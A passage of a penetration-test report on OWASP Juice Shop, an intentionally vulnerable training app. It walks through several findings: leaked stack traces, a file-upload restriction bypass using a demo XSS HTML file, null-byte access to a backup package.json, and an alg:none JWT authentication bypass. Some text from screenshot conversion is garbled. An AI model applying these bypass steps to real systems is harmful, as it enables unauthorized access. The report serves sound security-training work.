This challenge demonstrates the ability to manipulate the application's front-end by using browser developer tools to close multiple toast notifications ("Challenge solved") simultaneously. Although it does not involve a backend security flaw, it highlights the exposure of internal UI components and developer-facing features to the end user. Such behaviors can be indicative of weak client-side control and lack of obfuscation or production hardening.

- **Impact:**

In this scenario, although not a direct security risk, the behavior demonstrates how users can:

- Interact with internal UI components not meant for manipulation.
- Bypass expected frontend behavior (e.g., manually closing notifications).
- Gain insights into the frontend framework (e.g., Angular), supporting further client-side exploitation


- **Resources:**

- [OWASP - Security Misconfiguration \(A05\)](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. You'll Find notification of all challenges you solved so instead of closing them one by one the challenge is to find a way to close them all at one click!




3. Open DevTools
4. Go to Main.js and search for the notification



5. Keep filtering the results till you find something relevant to closing the notification

```
function Yu(n, i) {
  if (1 & n) {
    const e = t.EpF();
    t.TgZ(0, "mat-card", 2)(1, "div"),
    t._uU(2),
    t.TgZ(3, "button", 3),
    t.NdJ("click", function(a) {
      const l = t.CHM(e).index
      , m = t.oxw();
      return t.KtG(m.closeNotification(l, a.shiftKey))
    })
  }
}
```

6. Here you go just press **shift Key** While closing one notification!



12. SECURITY MISCONFIGURATION

1. Error Handling

- **Description:**

HIGH

The application exposes detailed internal error messages (stack traces, file paths, server configs) directly to users. This leaked information can assist attackers in launching advanced attacks like LFI, SQLi, or RCE.

- **Impact:**

In this scenario, internal application structures and server behaviors were exposed to the user, leading to:

- Disclosure of technologies and backend logic.
- Easier exploitation of existing vulnerabilities.
- Leakage of sensitive information (e.g., file paths, API keys).
- Increased attack surface for targeted exploits


- **Vulnerability Location:** [localhost - Ahmed's Data](#)

- **Recommendation:**

- Use custom error pages for HTTP errors (404, 500).
- Disable stack traces and debug output in production.
- Log errors internally; show users only generic messages.
- Implement centralized error handling to sanitize exceptions.
- Separate development, staging, and production environments properly.

- **Poc:**

1. Access the admin interface by typing the URL [/administration](#) and copy user: Visit the home page and click on any product.



2. Burp Suite captured the request. GET /rest/products/reviews HTTP/1.1

The screenshot shows the Network tab in the Chrome DevTools. A request is being made to `/rest/products/1/reviews` via HTTP/1.1. The request includes several headers such as `Content-Type: application/json`, `Accept: */*`, and `Sec-Fetch-Site: same-origin`. The response body is a large JSON object representing reviews, which is partially visible at the bottom of the screenshot.

```
Request
Pretty Raw Hex
1: GET /rest/products/1/reviews HTTP/1.1
2: Host: juice-shop.herokuapp.com
3: Connection: keep-alive
4: Cache-Control: no-cache
5: Pragma: no-cache
6: Sec-Fetch-Dest: empty
7: Sec-Fetch-Mode: cors
8: Sec-Fetch-Site: same-origin
9: Sec-Fetch-User: -1
10: Accept: */*
11: Accept-Encoding: gzip, deflate, br
12: Sec-Gzip: 1
13: Sec-Ch-Us-Mobile: 70
14: Sec-Ch-Us-Desktop: 100
15: Sec-Fetch-Best: empty
16: Referer: https://juice-shop.herokuapp.com/
17: Accept-Language: en-US, en;q=0.5
18: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
19: Sec-Ch-Us-Mobile: 70
20: Sec-Ch-Us-Desktop: 100
21: Sec-Fetch-Dest: empty
22: Sec-Fetch-Mode: cors
23: Sec-Fetch-Site: same-origin
24: Sec-Fetch-User: -1
25: Accept: application/json, text/plain, */*
26: Sec-Ch-Us: "Chromosome": "115", "Net-A-Brand": "v=6"
27: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
28: Sec-Ch-Us-Mobile: 70
29: Sec-Ch-Us-Desktop: 100
30: Sec-Fetch-Dest: empty
31: Sec-Fetch-Mode: cors
32: Sec-Fetch-Site: same-origin
33: Sec-Fetch-User: -1
34: Connection: keep-alive
35: 
```

Response

Inspector

3. Forward the request to the **Repeater** tab, then modify the path to something that doesn't exist. GET `/rest/ahmed` HTTP/1.1
 4. Observe the response – it includes a stack trace or internal error message.

- ## 5. Navigate to [Unexpected path](#) to URL.



OWASP Juice Shop (Express ^4.21.0)

500 Error: Unexpected path: /rest/ahmed

```
at /app/build/routes/angular.js:42:19
at Layer.handle [as handleRequest] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:326:13)
at /app/node_modules/express/lib/router/index.js:329:13
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/routes/verify.js:184:5
at Layer.handle [as handleRequest] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:326:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/routes/verify.js:111:5
at Layer.handle [as handleRequest] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:326:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/routes/verify.js:143:5
at Layer.handle [as handleRequest] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:326:13)
at /app/node_modules/express/lib/router/index.js:286:9
```

6. Returning detailed error messages should never be visible to users.

HIGH

13. FILE UPLOAD TYPE RESTRICTION BYPASS

- **Description:**

The Juice Shop application attempts to restrict the types of files users can upload by validating the **MIME type and/or file extension**. However, the server-side validation is either weak or improperly implemented, allowing attackers to **bypass restrictions** and upload disallowed or potentially malicious file types by **tampering with the request manually**, especially the **Content-Type** header or file extension. This allows files such as disguised scripts to be uploaded successfully.

- **Impact:**

In this scenario, the penetration tester found they could upload files with disallowed extensions or MIME types. This can be used to:

- Upload malicious scripts or binaries.
- Host persistent backdoors or phishing pages on the server.
- Perform XSS if the file can be executed or accessed publicly.


- **Resources:**

- [OWASP - Unrestricted File Upload](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




2. Go to Login Page



3. Login with any email or google account.



4. Go to complaint page.



Complaint

Customer
unknowng291@gmail.com

Message *

Max. 160 characters 0/160

Invoice: Choose File No file chosen

Submit

- Fill in the data and try to upload a .html file, it is not allowed.

Complaint

Forbidden file type. Only PDF, ZIP allowed.

Customer

Message *


hello

Max. 160 characters 5/160

Invoice: Choose File xss.html


Submit

- Open BurpSuite , turn the intercept on and an allowable extension file



7. Intercept the request and send it to the repeater

A screenshot of the Burp Suite History tab. It shows a list of network requests. A single request is selected, with its details visible in the header row: 'Time' (23:30:2...), 'Type' (HTTP), 'Direction' (→ Request), 'Method' (POST), and 'URL' (http://127.0.0.1:3000/file-upload). A red arrow points from the previous screenshot to this selected row. Below the list is a context menu with various options: 'Add to scope', 'Forward', 'Drop', 'Add notes', 'Highlight', 'Don't intercept requests', 'Do intercept', 'Scan', 'Do passive scan', 'Do active scan', 'Send to Intruder' (with a keyboard shortcut 'Ctrl+I'), 'Send to Repeater' (with a keyboard shortcut 'Ctrl+R') (this option is highlighted with a red box), 'Send to Sequencer', 'Send to Organizer' (with a keyboard shortcut 'Ctrl+O'), 'Send to Comparer', and 'Request in browser'.



8. View the request and send it to see the response first

The screenshot shows a NetworkMiner capture of a POST request to a URL ending in 'filesize.pdf'. The request contains a file named 'filesize.pdf' with a size of 104 bytes. The file content is a PDF exploit payload.

```
Request
[Request]
[Raw]
[Hex]
[Content]
[HTTP]
[Raw]
[Hex]
[Content]
[Response]
[Pretty]
[Raw]
[Hex]
[Content]
1 HTTP/1.1 204 
2 Content-Type: application/pdf
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: default-self'
6 Authorization: (None)
7 Date: Thu, 08 May 2025 00:28:53 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10 
11 
```

9. Change the file name & type with the created **xss** payload as html file and send the request

```
<!DOCTYPE html>
<html>
  <head>
    <title>Test Upload</title>
  </head>
  <body>
    <h1>File Upload Bypass Test</h1>
    <script>alert('File uploaded and executed!');</script>
  </body>
</html>
```

10. Successfully done!

14. VULNERABLE AND OUTDATED COMPONENTS

1. Vulnerable Library in package.json.bak

- **Description:**

HIGH

A vulnerable third-party library was identified in the Juice Shop application through inspection of a backup file (package.json.bak). The express-jwt library, used for handling JWT-based authentication, is outdated and contains a known security vulnerability that can lead to authorization bypass if not properly configured.

- **Impact:**

In this scenario, the penetration tester crafted a malicious JWT using "alg": "none" and was able to bypass authentication due to the outdated express-jwt library. This allowed the tester to log in as any user, including admins, without needing a password. The tester gained full access to protected resources, performed privilege escalation, and completely bypassed authorization controls — putting the entire system at critical risk.

- **Resources:**

- <https://security.snyk.io/package/npm/express-jwt/0.1.3>
- [OWASP Top 10: Using Components with Known Vulnerabilities](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Replace MD5 with a modern, secure hashing algorithm such as SHA-512 or SHA-256.
- Avoid including hashed passwords in JWT tokens. Upgrade express-jwt to version 6.0.0 or higher where strict alg enforcement is implemented by default.
- Always explicitly define accepted algorithms and keys when verifying JWTs.
- Perform regular dependency audits using tools like:
 - Snyk
 - npm audit
 - yarn audit
- Remove backup files (like package.json.bak) from production environments to prevent information leakage.

- **Poc:**

1. Open juice shop website.



2. Open the exposed ftp directory, locate the file and by using null byte poisoning like Back-up file exposure via Null Byte Poisoning vulnerability reported in the report open the package.json.bak file (developer's backup file) in the application files.



```

< > Cdemo.owasp-juice.shop/ftp
All Gmail YouTube الاصدار ترجمة Imported from... الصفحة الرئيسية ... PDF Drive - Se... Index < START... BugCast Podcast JavaScript | Th... Hints | Defend... 80,443 - Pente...
Search

~ / ftp
quarantine acquisitions.md announcement_encrypted.md
coupons_2013.md.bak eastere.gg encrypt.pyd
incident-support.kdbx legal.md package.json.bak


```

File /home/kali/Desktop/package.json.bak%2500.md

```

{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <björn.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Johannes Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "Captainfreak",
    "Supratik Das",
    "JulesLambBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "mdlic3",
    "Timo Pagel",
    ...
  ],
  "private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "owasp",
    "pentest",
    "penetration",
    "security",
    "vulnerability",
    "vulnerability",
    "broken",
    "odgeit"
  ],
  "dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "compression": "~1.1",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "express": "~4.18"
  }
}

```

3. Review the list of dependencies. Find:

```
],
  "dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "config": "~1.28",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "errorhandler": "~1.5",
    "express": "~4.16", "express": "0.1.3",
    "fs-extra": "~4.0",
    "glob": "~5.0",
    "grunt": "~1.0",
    "grunt-angular-templates": "~1.1",
    "grunt-contrib-clean": "~1.1",
```




4. Search the version 0.1.3 for express-jwt library on [Snyk](#) or [NPM Advisory Database](#). You will find that versions of express-jwt **before 6.0.0** are vulnerable.

5. Vulnerability Details:

- Type: Authorization Bypass
- Cause: The library did not enforce alg algorithm checking by default, allowing attackers to forge JWT tokens if alg was not explicitly set.
- Exploit Scenario: If the application decodes and trusts tokens with "alg": "none" or misconfigured keys, attackers can gain unauthorized access.

6. Log in with your email and password.



7. In Firefox browser press F12, access storage, cookies and copy the jwt token

